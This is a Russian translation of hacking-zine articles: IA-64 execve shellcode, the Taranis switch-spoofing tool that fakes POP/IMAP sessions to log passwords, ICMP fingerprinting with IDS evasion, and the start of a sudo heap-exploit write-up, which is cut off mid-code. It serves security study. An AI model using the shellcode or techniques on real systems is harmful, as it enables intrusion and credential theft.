Стек: Как и в IA-32, стек растёт в сторону младших адресов памяти. На стеке хранятся только локальные переменные.

Системные вызовы: Хотя для этой цели предназначена инструкция `epc`, Linux на IA-64 использует исключения Break Instruction Fault для системных вызовов. Согласно [6], Linux когда-нибудь перейдёт на `epc`, но пока этого не произошло. Адрес обработчика для системного вызова — `0x100000`. Как указано выше, `break` может использовать только непосредственные значения в качестве адресов обработчиков. Это создаёт необходимость конструировать инструкцию `break` прямо в шеллкоде. Как это делается — показано в примере ниже.

Установка предикатов: Используйте инструкции сравнения (`cmp`). Предикаты также могут пригодиться, когда нужно заполнить пространство инструкциями, которые нужно отменить, формируя тем самым NOP-ы.

Получение аппаратуры: Обратитесь к [2] или [7] для экспериментов с IA-64, если у вас нет собственного оборудования.

Пример кода

```
/* <++> ia64-linux-execve.c !f4ed8837 */
/*
 * ia64-linux-execve.c
 * 128 bytes.
 *
 *
 * NOTES:
 *
 * the execve system call needs:
 * - command string addr in r35
 * - args addr in r36
 * - env addr in r37
 *
 * as ia64 has fixed-length instructions (41 bits), there are a few
 * instructions that have unused bits in their encoding.
 * i used that at two points where i did not find nul-free equivalents.
 * these are marked '+0x01', see below.
 *
 * it is possible to save at least one instruction by loading bundle[1]
 * as a number (like bundle[0]), but that would be a less interesting
 * solution.
 *
 */

unsigned long shellcode[] = {

  /* MLX
   * alloc r34 = ar.pfs, 0, 3, 3, 0   // allocate vars for syscall
   * movl r14 = 0x0168732f6e69622f    // aka "/bin/sh",0x01
   * ;; */
  0x2f6e458006191005,
  0x631132f1c0016873,

  /* MLX
   * xor r37 = r37, r37               // NULL
```

```
     * movl r17 = 0x48f017994897c001    // bundle[0]
     * ;; */
    0x9948a00f4a952805,
    0x6602e0122048f017,

    /* MII
     * adds r15 = 0x1094, r37           // unfinished bundle[1]
     * or r22 = 0x08, r37               // part 1 of bundle[1]
     * dep r12 = r37, r12, 0, 8         // align stack ptr
     * ;; */
    0x416021214a507801,
    0x4fdc625180405c94,

    /* MII
     * adds r35 = -40, r12              // circling mem addr 1, shellstr addr
     * adds r36 = -32, r12              // circling mem addr 2, args[0] addr
     * dep r15 = r22, r15, 56, 8        // patch bundle[1] (part 1)
     * ;; */
    0x0240233f19611801,
    0x41dc7961e0467e33,

    /* MII
     * st8 [r36] = r35, 16              // args[0] = shellstring addr
     * adds r19 = -16, r12              // prepare branch addr: bundle[0] addr
     * or r23 = 0x42, r37               // part 2 of bundle[1]
     * ;; */
    0x81301598488c8001,
    0x80b92c22e0467e33,

    /* MII
     * st8 [r36] = r17, 8               // store bundle[0]
     * dep r14 = r37, r14, 56, 8        // fix shellstring
     * dep r15 = r23, r15, 16, 8        // patch bundle[1] (part 2)
     * ;; */
    0x28e0159848444001,
    0x4bdc7971e020ee39,

    /* MMI
     * st8 [r35] = r14, 25              // store shellstring
     * cmp.eq p2, p8 = r37, r37         // prepare predicate for final branch.
     * mov b6 = r19                     // (+0x01) setup branch reg
     * ;; */
    0x282015984638c801,
    0x07010930c0701095,

    /* MIB
     * st8 [r36] = r15, -16             // store bundle[1]
     * adds r35 = -25, r35              // correct string addr
     * (p2) br.cond.spnt.few b6         // (+0x01) branch to constr. bundle
     * ;; */
    0x3a301799483f8011,
    0x0180016001467e8f,
};

/*
 * the constructed bundle
 *
 * MII
 * st8 [r36] = r37, -8                  // args[1] = NULL
 * adds r15 = 1033, r37                 // syscall number
 * break.i 0x100000
 * ;;
 *
 * encoding is:
 * bundle[0] = 0x48f017994897c001
 * bundle[1] = 0x0800000000421094
 */
/* <--> */
```

Ссылки


```
  [1] HP IA-64 instruction set architecture guide
      http://devresource.hp.com/devresource/Docs/Refs/IA64ISA/

  [2] HP IA-64 Linux Simulator and Native User Environment
      http://www.software.hp.com/products/LIA64/

  [3] Intel IA-64 Manuals
      http://developer.intel.com/design/ia-64/manuals/

  [4] Sverre Jarp: IA-64 tutorial
      http://cern.ch/sverre/IA64_1.pdf

  [5] Sverre Jarp: IA-64 performance-oriented programming
      http://sverre.home.cern.ch/sverre/IA-64_Programming.html

  [6] A presentation about the Linux port to IA-64
      http://linuxia64.org/logos/IA64linuxkernel.PDF

  [7] Compaq Testdrive Program
      http://www.testdrive.compaq.com

  Список регистров в основном взят из [4].
```

Благодарности

palmers, skyper и scut из team teso
honx и homek из dudelab

TARANIS

Автор: Jonathan Wilkins

Taranis

Код: Jonathan Wilkins
Оригинальная концепция: Jesse .
Благодарности: Skyper за помощь.

URL: http://www.bitland.net/taranis

Краткое описание

Taranis перенаправляет трафик на коммутаторном оборудовании путём отправки поддельных ethernet-пакетов. Это не то же самое, что атака ARP-отравления: данный метод воздействует исключительно на коммутатор и не опирается на ARP-пакеты. Помимо этого, инструмент практически невидим — отправляемые им пакеты не появляются ни на каком другом порту коммутатора. Уклонение от обнаружения со стороны IDS, прослушивающей порт мониторинга, сводится к простой замене типа пакета, отправляемого потоком подделки пакетов.

Как это работает

Для начала — немного истории. В старые добрые времена существовал стандарт 10base5, или толстый Ethernet. Префикс «10» означал скорость 10 Мбит/с, а суффикс «5» указывал на максимальную длину кабеля в 500 метров. Применялся коаксиальный кабель, схожий с тем, что используется в кабельном телевидении. (Разница — в максимальном импедансе кабеля: телевизионный — 75 Ом, ethernet — 50 Ом.) Коаксиальный кабель состоит из центрального провода, окружённого слоем изолятора, который, в свою очередь, заключён в экран из тонкой многожильной проволоки. Всё это покрыто ещё одним, более тонким изолирующим слоем. Сеть на основе толстого Ethernet имела общую магистраль и ряд трансиверов, подключавшихся к ней. Если общая часть кабеля выходила из строя или грызуны перегрызали её, вся сеть прекращала работу. Поскольку кабель, как правило, прокладывался по потолкам и стенам, ремонт был весьма неудобным делом. Длинные участки кабеля требовали установки репитеров — небольших устройств для усиления сигнала.

Сеть 10base5 выглядела примерно так:

```
             Shared backplane
X-+------+------+------+------+------+-X  (+ - Tranciever)
  |      |      |      |      |      |    (X - Terminator)
  |      |      |      |      |      |
Host   Host   Host   Host   Host   Host
  A      B      C      D      E      F
```

На смену ему пришёл тонкий Ethernet (10base2, то есть 10 Мбит/с и максимальная длина кабеля 200 метров), также основанный на общей среде передачи, но не требовавший трансиверов и потому более дешёвый. (10base2 также называли «cheapernet».) Он тоже был уязвим перед атакой грызунов.

10base2 выглядел примерно так:

```
X------.------.------.------.------.------X
     Host   Host   Host   Host   Host
       A      B      C      D      E

        (X - terminator which is just a 50 ohm resistor)
        (. - BNC Connector, T shaped piece of metal that
             connected two pieces of cable with a computer)
```

Затем появился стандарт 10baseT, или Ethernet на витой паре. Он строился по звёздообразной топологии. Причина такого названия очевидна из диаграммы.

```
Host A     Host B      Host C
  |          |           |
  \_________ |  _________/
            \ | /
       Switch or Hub
            / | \
  /~~~~~~~~  |  ~~~~~~~~\
Host D     Host E      Host F
```

Теперь, если крысы перегрызали сетевой кабель, сетевое подключение терял лишь один компьютер. А если гигантская крыса съедала сетевой хаб, достаточно было обжать новые концы на витой паре и купить новый хаб.

Заголовок Ethernet-кадра выглядит следующим образом:

```
|    |    |    |    |    |    |    |    |    |    |    |    |    |    |
0                             6                             11        13
Bytes 0-5   are the Destination Address
Bytes 6-11  are the Source Address
Bytes 12-13 is  the Type Code (IP is 0x0800)
```

Все упомянутые типы Ethernet (10base5, 10base2 и 10baseT) основаны на общей среде передачи. Это означает, что пакеты рассылаются широковещательно на каждую подключённую машину. Это также означает, что пока одно устройство передаёт данные, никакое другое устройство отправлять пакеты не может.

Для увеличения пропускной способности были созданы коммутаторы. Ethernet-коммутаторы пересылают пакеты только на тот порт (порт — это разъём, в который вставляется кабель), которому предназначен пакет. (В случае широковещательных пакетов — на все порты.) Это означает, что при использовании коммутатора по сети можно передать значительно больше пакетов в сумме, чем при использовании хаба.

Коммутаторы и хабы спроектированы с поддержкой аплинкинга — подключения другого коммутатора или хаба к порту вместо отдельного компьютера. В случае хаба это просто означает увеличение числа машин, делящих доступную полосу пропускания. В случае коммутатора это означает, что внутренний трафик одного хаба не будет виден на других портах. Это также означает, что на каждом порту может находиться несколько ethernet-адресов и что коммутатор должен хранить список всех ethernet-адресов на каждом физическом порту, пересылая трафик только на тот порт, к которому подключён хост-получатель. Требовать от сетевого администратора вручную определять ethernet-адреса всех подключённых машин и вводить их для формирования этого списка было бы нелепо, поэтому коммутаторы формируют список автоматически, наблюдая за сетевым трафиком.

Пока существует возможность автоматической настройки этого списка, коммутатор, по всей видимости, уязвим перед данной атакой.

При запуске Taranis начинает отправлять пакеты, используя ethernet-адрес почтового сервера в качестве исходного ethernet-адреса, а реальный ethernet-адрес атакующей машины — в качестве адреса назначения. Когда коммутатор видит такой пакет, он обновляет свою внутреннюю таблицу сопоставлений порт→ethernet-адрес. (Эта таблица называется CAM-таблицей. Подробнее об

обновлении CAM-таблицы — на http://routergod.com/gillianderson/. Для справки: CAM расшифровывается как Content Addressable Memory — крайне обобщённый термин.) Коммутатор не станет пересылать пакет на другие порты, поскольку целевой ethernet-адрес уже ассоциирован с текущим портом.

Внутренняя таблица выглядит примерно так:

```
Port   | Ethernet Addresses
-------+---------------------------------------
Port 1 | 01:00:af:34:53:62                       (Single host)
Port 2 | 01:e4:5f:2a:63:35 00:c1:24:ee:62:66 ...  (Hub/Switch)
Port 3 | 11:af:5a:69:08:63 00:17:72:e1:72:70 ...  (Hub/Switch)
Port 4 | 00:14:62:74:23:5a                       (Single host)
...
```

С точки зрения коммутатора, к данному порту подключён хаб, и он только что увидел пакет от одного хоста на этом хабе к другому хосту на том же хабе. Пересылать его никуда не нужно.

Теперь, когда мы получаем трафик, предназначенный для почтового сервера, что с ним можно сделать? Изначальная идея состояла в проведении атаки «человек посередине», однако она оказалась сложнее, чем предполагалось. (см. комментарии к switchtest в конце этого файла.) Вместо этого Taranis подделывает достаточно данных POP- или IMAP-сессии, чтобы заставить клиента пройти аутентификацию, отправив своё имя пользователя и пароль.

Taranis сохраняет эту аутентификационную информацию в файл журнала. Чтобы отобразить всё в более удобном формате, выполните:

```
cat taranis.log | sort | uniq
```

Настройка

Taranis разрабатывался под FreeBSD 4.3. Также собирается под OpenBSD и Linux. Если вы портируете его на другую платформу — присылайте diff-файлы, они будут интегрированы в релиз.

Для возможности подделки исходных ethernet-адресов под FreeBSD и OpenBSD потребуется патч ядра. Для OpenBSD и FreeBSD < 4.0 такой патч входит в состав LibNet. Обновлённый патч для FreeBSD 4+ включён в данный архив под именем `if_ethersubr.c.patch`. Применяется следующим образом:

```
- su root
- cd /usr/src/sys/net
- patch < if_ethersubr.c.patch
```

После этого пересоберите ядро.

Switchtest

Switchtest был написан в процессе разработки Taranis. Он включён в дистрибутив на случай, если кто-то захочет протестировать свои коммутаторы и IP-стеки. Нам не удалось найти коммутатор, который по умолчанию переходил бы в режим хаба при получении большого количества пакетов с произвольными исходными ethernet-адресами. Возможно, кому-то другому это удастся.

Также предпринимается попытка атаки «человек посередине». Она не должна работать, поскольку основана на повторной отправке трафика на широковещательные или многоадресные ethernet-адреса. Если IP-стек какой-либо цели окажется к этому уязвим — будем рады узнать об этом.

Обсуждалась возможность обобщённой атаки «человек посередине». Предполагается, что достаточно качественную реализацию можно было бы осуществить, перенаправляя трафик в течение некоторого времени и ставя пакеты в очередь, затем сбрасывая настройки коммутатора (с помощью ARP-запроса), отправляя поставленные в очередь пакеты, а затем снова перенаправляя.

Вероятно, это приведёт к значительным потерям пакетов, однако TCP-приложения могут оказаться способны продолжать работу в таких условиях.

Вопросы и ответы

В: Откуда взялось название?
О: Taranis — имя бога в древней Галлии. Когда я не могу придумать название, я беру что-нибудь наугад с www.pantheon.org.

В: Почему я постоянно получаю ошибки открытия PCAP?
О: Вы не root, либо в вашем ядре нет совместимого с pcap способа захвата пакетов. Возможно, ваша сеть не является Ethernet-сетью.

В: Почему я не вижу пакеты от целевой машины?
О: Возможных причин несколько:
1. Ваша система не подделывает ethernet-трафик. Проверьте вывод с помощью ethereal (http://ethereal.zing.org/) или tcpdump (www.tcpdump.org). При использовании tcpdump применяйте флаг `-e` для отображения адресов канального уровня.
2. Если ваша система корректно подделывает ethernet-кадры, возможно, коммутатор имеет задержку перед переключением порта, ассоциированного с ethernet-адресом. Некоторые коммутаторы также имеют режим блокировки, при котором не принимают никаких изменений в CAM-таблицу.

В: Неужели [вставить тип сети] действительно выглядел вот так?
О: Нет. Но у меня нет навыков ASCII-графики. При случае найду настоящие изображения и размещу их здесь: www.bitland.net/taranis/diagrams.html

---

```
  |=[ EOF ]=---------------------------------------------------------------=|
```

Методы удалённого определения ОС по TCP/IP-стеку на основе ICMP

Авторы: Ofir Arkin & Fyodor Yarochkin

Подход к ICMP-фингерпринтингу

TCP-фингерпринтинг для удалённого определения операционной системы уже достаточно стар и широко известен. Здесь мы хотим представить альтернативный метод определения ОС удалённого хоста, основанный на анализе ICMP-ответов, получаемых от целевой машины. Для различных платформ достигнут определённый уровень точности, который в ряде случаев — для некоторых систем или классов платформ (например, Win*) — существенно превышает точность методов, основанных на TCP-фингерпринтинге.

Подобно TCP-методу, ICMP-фингерпринтинг использует несколько тестов для зондирования удалённого TCP/IP-стека, однако, в отличие от TCP-фингерпринтинга, количество тестов, необходимых для идентификации ОС, может варьироваться от 1 до 4 (на текущей стадии разработки).

Метод ICMP-фингерпринтинга основан на обнаруженных различиях в ICMP-ответах разных операционных систем (преимущественно из-за некорректной или непоследовательной реализации), которые были выявлены Ofir Arkin в рамках его исследовательского проекта «ICMP Usage in Scanning». Впоследствии эти открытия были сведены в логическое дерево принятия решений, которое Ofir назвал «проект X», и практически реализованы в инструменте `Xprobe`.

Соотношение информации и шума при ICMP-фингерпринтинге

Как уже отмечалось, число датаграмм, которые необходимо отправить и получить для удалённого фингерпринтинга целевой машины с помощью ICMP-зондов, невелико. Очень невелико. Фактически можно отправить одну датаграмму и получить один ответ — этого достаточно для идентификации до восьми различных операционных систем (или классов ОС). Максимальное количество датаграмм, используемых нашим инструментом на текущей стадии разработки, равно четырём. Столько же ответов потребуется проанализировать. Это делает ICMP-фингерпринтинг очень эффективным с точки зрения времени.

ICMP-зонды могут быть сформированы так, чтобы оставаться практически незаметными. На данный момент для определения типа удалённой ОС не используются деформированные, сломанные или повреждённые датаграммы — в отличие от распространённых методов фингерпринтинга. Текущий базовый анализ направлен на проверку получаемых ICMP-ответов на корректные пакеты, а не на формирование некорректных пакетов. Подобный трафик в изобилии встречается в среднестатистической сети на ежедневной основе, и очень немногие IDS-системы настроены на его обнаружение (а те, которые настроены, по всей видимости, генерируют много шума и плохо сконфигурированы).

Почему это до сих пор работает?

Наш метод оказался жизнеспособным благодаря унаследованному хаосу в реализациях различных TCP/IP-стеков: различной поддержке стандартов RFC при обработке ICMP (оригинальный RFC 792, дополнительный RFC 1122 и т.д.), частичной или неполной поддержке ICMP (различные ICMP-запросы поддерживаются не везде), низкой значимости данных в ICMP-сообщениях об ошибках (кто вообще проверяет все поля исходной датаграммы?!), а также ошибкам и недопониманиям при реализации протокола ICMP.

Что именно мы анализируем

Для идентификации типа удалённой операционной системы в ICMP-фингерпринтинге используется ряд OS-специфичных различий.

Поля IP «нарушающей» датаграммы, подлежащие анализу

Поле IP Total Length (общая длина IP)

Некоторые операционные системы (например, семейство BSD) добавляют 20 байт (`sizeof(ipheader)`) к исходному значению поля IP Total Length (что происходит из-за внутренних ошибок обработки датаграммы; обратите внимание: при чтении того же пакета через `SOCK_RAW` наблюдается аналогичное поведение — возвращаемое поле `ip_len` пакета занижено на 20 байт).

Другие операционные системы, напротив, уменьшают исходное значение поля IP Total Length нарушающего пакета на 20 байт.

Третья группа систем воспроизводит это поле корректно.

IP ID

У некоторых систем замечено некорректное воспроизведение этого поля (порядок битов поля изменяется).

3 бита флагов и смещение

У некоторых систем замечено некорректное воспроизведение этого поля (порядок битов поля изменяется).

Контрольная сумма IP-заголовка

Некоторые операционные системы вычисляют это поле некорректно, другие просто обнуляют его. Третья группа систем воспроизводит поле правильно.

Контрольная сумма UDP-заголовка (в случае UDP-датаграммы)

То же самое может происходить и с контрольной суммой UDP-заголовка.

Поля IP-заголовка ответного ICMP-пакета

Биты приоритета (Precedence bits)

Каждая IP-датаграмма содержит 8-битное поле «TOS Byte», отвечающее за поддержку IP-приоритизации и обработку типа обслуживания.

Поле «TOS Byte» состоит из трёх частей.

Поле «Precedence» (приоритет), длиной 3 бита, предназначено для приоритизации IP-датаграмм. Оно имеет восемь уровней приоритета.

Трафик с более высоким приоритетом должен отправляться раньше трафика с более низким.

Второе поле, длиной 4 бита, — это поле «Type-of-Service». Оно описывает, какие компромиссы должна выбирать сеть между пропускной способностью, задержкой, надёжностью и стоимостью при маршрутизации IP-датаграммы.

Последнее поле, «MBZ» (must be zero), не используется и должно быть равно нулю. Маршрутизаторы и хосты игнорируют его. Поле занимает 1 бит. Биты TOS и MBZ заменяются механизмом DiffServ для QoS.

RFC 1812 предъявляет к IPv4-маршрутизаторам следующее требование:

> *«4.3.2.5 TOS and Precedence*
> *ICMP Source Quench, если они вообще отправляются, ДОЛЖНЫ иметь поле IP Precedence, установленное в то же значение, что и в пакете, спровоцировавшем отправку Source Quench. Все остальные ICMP-сообщения об ошибках (Destination Unreachable, Redirect, Time Exceeded и Parameter Problem) ДОЛЖНЫ иметь значение приоритета 6 (INTERNETWORK CONTROL) или 7 (NETWORK CONTROL). Значение IP Precedence для этих сообщений об ошибках МОЖЕТ быть настраиваемым.»*

Linux Kernel 2.0.x, 2.2.x, 2.4.x ведут себя как маршрутизаторы и устанавливают значение поля Precedence bits равным `0xc0` в ICMP-сообщениях об ошибках. Так же ведут себя сетевые устройства: маршрутизаторы Cisco на IOS 11.x–12.x и коммутаторы Foundry Networks.

Воспроизведение бита DF

Некоторые TCP/IP-стеки воспроизводят бит DF в ICMP-датаграммах об ошибках, другие (например, Linux) копируют весь октет целиком, обнуляя определённые биты, третьи игнорируют это поле и устанавливают собственное значение.

Поле IP ID (ядра Linux 2.4.0–2.4.4)

Машины под управлением ядра Linux 2.4.0–2.4.4 устанавливают значение поля IP Identification равным нулю в запросах и ответах ICMP query.

В ядрах Linux 2.4.5 и выше это было исправлено.

Поле IP TTL (для точности необходимо предварительно рассчитать TTL-расстояние до цели)

«Отправитель устанавливает поле time to live в значение, представляющее максимальное время, в течение которого датаграмме разрешено путешествовать по сети Интернет».

Значение поля уменьшается в каждой точке обработки IP-заголовка. RFC 791 указывает, что уменьшение этого поля отражает время, затраченное на обработку датаграммы, причём измеряется оно в секундах. RFC также указывает, что максимальное значение времени жизни может быть равно 255 секундам, что соответствует 4,25 минутам. Датаграмма должна быть отброшена, если значение этого поля достигает нуля до того, как она достигнет пункта назначения.

Рассматривать это поле как меру времени несколько вводит в заблуждение. Некоторые маршрутизаторы могут обрабатывать датаграмму быстрее, чем за секунду, другие — дольше.

Истинная цель поля — ограничить срок жизни датаграммы, чтобы бесконечные петли недоставленных датаграмм не перегружали интернет.

Ограничение срока жизни датаграммы позволяет предотвратить появление старых дублей по истечении определённого времени. Таким образом, при повторной передаче ранее

недоставленных данных можно быть уверенным, что более старый дубль уже отброшен и не помешает процессу.

Поле IP TTL в ICMP имеет два отдельных значения: одно для ICMP query-сообщений, другое — для ICMP query reply.

Поле IP TTL помогает идентифицировать определённые операционные системы и группы ОС. Оно также предоставляет простейший способ добавить ещё один критерий проверки при опросе других хостов или прослушивании трафика (снифинге).

Фингерпринтинг на основе TTL требует предварительного расчёта TTL-расстояния до цели (если только не выполняется фингерпринтинг системы в локальной сети).

ICMP-сообщения об ошибках используют те же значения, что и ICMP query request.

Хорошая статистика зависимости TTL от типа ОС собрана по адресу:
http://www.switch.ch/docs/ttl_default.html
(Исследовательская работа о значениях TTL по умолчанию)

Поле TOS

RFC 1349 определяет использование поля Type-of-Service в ICMP-сообщениях. Различаются ICMP-сообщения об ошибках (Destination Unreachable, Source Quench, Redirect, Time Exceeded, Parameter Problem), ICMP query-сообщения (Echo, Router Solicitation, Timestamp, Information request, Address Mask request) и ICMP reply-сообщения (Echo reply, Router Advertisement, Timestamp reply, Information reply, Address Mask reply).

Определены простые правила:

• ICMP-сообщение об ошибке всегда отправляется с TOS по умолчанию (`0x0000`).
• ICMP request-сообщение может отправляться с любым значением поля TOS. «Механизм, позволяющий пользователю указывать значение TOS, был бы полезной функцией во многих приложениях, генерирующих ICMP request-сообщения».
RFC дополнительно уточняет, что хотя ICMP request обычно отправляются с TOS по умолчанию, иногда есть веские причины использовать другое значение TOS.
• ICMP reply-сообщение отправляется с тем же значением поля TOS, что использовалось в соответствующем ICMP request-сообщении.

Некоторые операционные системы игнорируют RFC 1349 при отправке ICMP echo reply и не воспроизводят значение поля TOS из соответствующего ICMP echo request.

ICMP-заголовки ответного ICMP-пакета

Размер цитирования в ICMP-сообщениях об ошибках

Все ICMP-сообщения об ошибках состоят из IP-заголовка, ICMP-заголовка и определённого количества данных исходной датаграммы, вызвавшей ошибку (так называемой «нарушающей датаграммы»).

Согласно RFC 792, в ICMP-сообщение об ошибке должны включаться лишь 64 бита (8 октетов) исходной датаграммы. Однако RFC 1122 (выпущенный позднее) рекомендует цитировать до 576 октетов.

Большинство «старых» реализаций TCP-стеков включают в ICMP-сообщение об ошибке 8 октетов. Linux, HPUX 11.x, Solaris, MacOS и другие включают больше.

Особенно примечателен тот факт, что инженеры Solaris, по всей видимости, не смогли правильно прочитать RFC: вместо 64 бит Solaris 2.x включает 64 октета (512 бит) исходной датаграммы.

Целостность воспроизведения в ICMP-сообщениях об ошибках

Ещё один артефакт: некоторые реализации стека при отправке ICMP-сообщения об ошибке могут изменять IP-заголовок нарушающего пакета и данные нижележащего протокола, которые возвращаются вместе с ICMP-сообщением об ошибке.

Поскольку ошибки, допущенные программистами TCP/IP-стеков, различны и специфичны для каждой операционной системы, их анализ может дать потенциальному атакующему возможность делать предположения о типе целевой ОС.

Дополнительные приёмы и особенности

Использование ненулевых значений поля code в ICMP echo request

Когда ICMP echo request (тип 8) отправляется с ненулевым значением поля code, операционные системы на базе Microsoft отвечают ICMP echo reply с нулевым значением поля code. Остальные ОС и сетевые устройства воспроизводят значение поля code из ICMP echo request.

Поведение Microsoft-систем противоречит рекомендациям RFC 792, которые предписывают отвечающей системе лишь изменить тип ICMP на Echo reply (тип 0), пересчитать контрольные суммы и отправить ответ.

Использование воспроизведения бита DF с ICMP query-сообщениями

Как и в случае ICMP-сообщений об ошибках, одни TCP-стеки отвечают на эти запросы с воспроизведением бита DF, другие — нет.

Другие ICMP-сообщения:

• ICMP timestamp request
• ICMP Information request
• ICMP Address mask request

Некоторые TCP/IP-стеки поддерживают эти сообщения и отвечают на некоторые из этих запросов.

Реализация Xprobe

В настоящее время Xprobe использует жёстко закодированное логическое дерево, разработанное Ofir Arkin в рамках «Проекта X». Изначально UDP-датаграмма отправляется на закрытый порт, чтобы инициировать ICMP-сообщение об ошибке: ICMP unreachable/port unreach. (Это накладывает ограничение: на целевой системе должен быть хотя бы один нефильтрованный порт без запущенного сервиса; в общем случае могут использоваться и другие способы инициации ICMP unreach-пакета — об этом будет сказано далее.) Кроме того, несколько тестов (содержимое ICMP unreach, биты DF, TOS и т.д.) могут быть объединены в один запрос, поскольку они не влияют друг на друга.

После получения ICMP-датаграммы о недостижимости её содержимое анализируется и принимается диагностическое решение: если согласно логическому дереву требуются дополнительные тесты, отправляются дальнейшие запросы.

Логическое дерево

Краткое описание организации логического дерева:

Изначально все реализации TCP/IP-стека делятся на 2 группы: те, которые воспроизводят биты приоритета, и те, которые нет. Те, что воспроизводят биты приоритета (Linux 2.0.x, 2.2.x, 2.4.x, Cisco IOS 11.x–12.x, Extreme Network Switches и т.д.), далее дифференцируются на основе размера цитирования ICMP-ошибок. (Linux придерживается RFC 1122 и цитирует до 576 октетов, тогда как другие в этой подгруппе цитируют лишь 64 бита (8 октетов).) Для дальнейшей дифференциации маршрутизаторов Cisco от коммутаторов Extreme Network используются проверки целостности воспроизведения.

Для определения версии ядра Linux используются поля TTL и IP ID в ICMP echo reply.

Аналогичный подход применяется для распознавания других TCP/IP-стеков. Валидация воспроизведения данных (количество октетов исходной датаграммы, проверка контрольных сумм и т.д.). Если для различения двух «похожих» IP-стеков нужна дополнительная информация, отправляется дополнительный запрос. (Подробное объяснение и графическое представление логического дерева см. на http://www.sys-security.com/html/projects/X.html)

Одна из серьёзных проблем логического дерева — крайняя болезненность добавления в него новых типов ОС. Порой для «вписывания» одного описания приходится переделывать часть всего логического дерева. Именно поэтому наше пристальное внимание привлёк метод фингерпринтинга на основе сигнатур.

Подход на основе сигнатур

Метод на основе сигнатур — это то, на чём мы сосредоточены в данный момент и что, по нашему убеждению, станет более устойчивым, надёжным и гибким методом удалённого ICMP-фингерпринтинга.

Сигнатурный метод в настоящее время базируется на пяти различных тестах, которые опционально могут быть включены в фингерпринт каждой операционной системы. Изначально проверяются системы с меньшим количеством тестов (как правило, начиная с теста ICMP unreach).

Если ни один стек ОС не соответствует полученной сигнатуре полностью, те стеки, которые совпадают частично, снова группируются, после чего выбирается и выполняется ещё один тест (по принципу наименьшего числа уже проведённых тестов). Проверка повторяется до тех пор, пока не будет найден стек ОС, полностью совпадающий с сигнатурой, или пока тесты не иссякнут.

В настоящее время используются следующие тесты:

• ICMP unreachable (на основе закрытого UDP-порта, host unreachable, network unreachable — для систем, которые предположительно являются шлюзами)
• ICMP echo request/reply
• ICMP timestamp request
• ICMP Information request
• ICMP Address mask request

Планы по развитию

Планируется реализовать следующее (обсуждения и предложения всегда приветствуются):

• База данных фингерпринтов (в настоящее время тестируется)
• Динамическая логика на основе ИИ (долгосрочный проект)
• Тесты будут в значительной мере зависеть от сетевой топологии (предварительное картирование сети будет выполняться перед тестированием)
• Тест маршрута до цели (для вычисления числа хопов до цели) — зондирование фильтрующих устройств
• В будущих реализациях для снижения вероятности обнаружения будут использоваться пакеты с реальными прикладными данными
• Будут включены другие возможности сетевого картирования (идентификация роли узла в сети, поиск закрытого UDP-порта, тесты достижимости и т.д.)

Код и ресурсы

Текущий реализованный код и дополнительная документация доступны по следующим адресам:

http://www.sys-security.com/html/projects/X.html

http://xprobe.sourceforge.net

http://www.notlsd.net/xprobe/

Ofir Arkin
Fyodor Yarochkin

Vudo — объект, которому суеверно приписывают магические свойства

Дисклеймер редакции:

В этом выпуске Phrack представлены две похожие статьи о техниках эксплуатации на основе malloc. Первая подробно объясняет реализацию интерфейса malloc в библиотеке GNU C и то, как её можно использовать для эксплуатации переполнений буфера в области heap. Вторая статья носит более практический характер и знакомит с идеей переполнений malloc, охватывая реализации System V и GNU C Library. Если тема вам незнакома, возможно, лучше начать со второй статьи. Однако для серьёзного изучения техники без статьи MaXX не обойтись.

Автор: Michel "MaXX" Kaempf

Эту статью можно было бы назвать «Smashing The Heap For Fun And Profit»... действительно, здесь рассматривается аллокатор памяти, используемый библиотекой GNU C (Doug Lea's Malloc), и связанные с ним техники повреждения heap. Однако статья названа «Vudo — объект, которому суеверно приписывают магические свойства», поскольку в ней также разбирается недавняя уязвимость в Sudo и соответствующий эксплойт Vudo.

Содержание

---

1 - Введение

Sudo (superuser do) позволяет системному администратору предоставлять определённым пользователям (или группам пользователей) возможность выполнять некоторые (или все) команды от имени root или другого пользователя с записью команд и аргументов в журнал.
— http://www.courtesan.com/sudo/index.html

19 февраля 2001 года вышла версия Sudo 1.6.3p6: «Это исправляет потенциальную проблему безопасности. На данный момент ошибка, по всей видимости, не является эксплуатируемой». Несмотря на комментарии, отправленные в различные списки рассылки по безопасности после анонса новой версии Sudo, ошибка не является переполнением буфера и не затрагивает стек.

Но ошибка поддаётся эксплуатации: даже один байт, расположенный где-то в heap, ошибочно перезаписанный байтом NUL перед вызовом syslog(3) и немедленно восстановленный после него, может фактически привести к выполнению произвольного кода от имени root. Снимайте обувь, поднимайте ноги, откидывайтесь назад и просто наслаждайтесь... voodoo.

Данная статья сосредоточена на системах Linux/Intel и:

• подробно описывает упомянутую ошибку и объясняет, почему для её эксплуатации необходимо точное понимание внутренней работы malloc;

• описывает функционирование аллокатора памяти, используемого библиотекой GNU C (Doug Lea's Malloc), с точки зрения атакующего;

• применяет эту информацию к ошибке Sudo и представляет рабочий эксплойт для Red Hat Linux/Intel 6.2 (Zoot) sudo-1.6.1-1.

---

2 - «Потенциальная проблема безопасности»

2.1 - Реальная проблема

2.1.1 - Уязвимая функция

Уязвимая функция `do_syslog()` находится в файле `logging.c` из архива Sudo. Она вызывается двумя другими функциями, `log_auth()` и `log_error()`, для записи сообщений об авторизации/отказе и сообщений об ошибках через syslog. Если сообщение длиннее MAXSYSLOGLEN (960) символов, `do_syslog()` разбивает его на части, стараясь разделить по границе слова, если это возможно (слова разделяются пробелами).

```
/*
 * Log a message to syslog, pre-pending the username and splitting the
 * message into parts if it is longer than MAXSYSLOGLEN.
 */
static void do_syslog( int pri, char * msg )
{
    int count;
    char * p;
    char * tmp;
    char save;

    /*
     * Log the full line, breaking into multiple syslog(3) calls if
     * necessary
     */
[1] for ( p=msg, count=0; count < strlen(msg)/MAXSYSLOGLEN + 1; count++ ) {
[2]     if ( strlen(p) > MAXSYSLOGLEN ) {
            /*
             * Break up the line into what will fit on one syslog(3) line
             * Try to break on a word boundary if possible.
             */
[3]         for ( tmp = p + MAXSYSLOGLEN; tmp > p && *tmp != ' '; tmp-- )
                ;
            if ( tmp <= p )
[4]             tmp = p + MAXSYSLOGLEN;

            /* NULL terminate line, but save the char to restore later */
            save = *tmp;
[5]         *tmp = '\0';

            if ( count == 0 )
                SYSLOG( pri, "%8.8s : %s", user_name, p );
            else
                SYSLOG( pri,"%8.8s : (command continued) %s",user_name,p );

            /* restore saved character */
[6]         *tmp = save;

            /* Eliminate leading whitespace */
[7]         for ( p = tmp; *p != ' '; p++ )
                ;
[8]     } else {
            if ( count == 0 )
                SYSLOG( pri, "%8.8s : %s", user_name, p );
            else
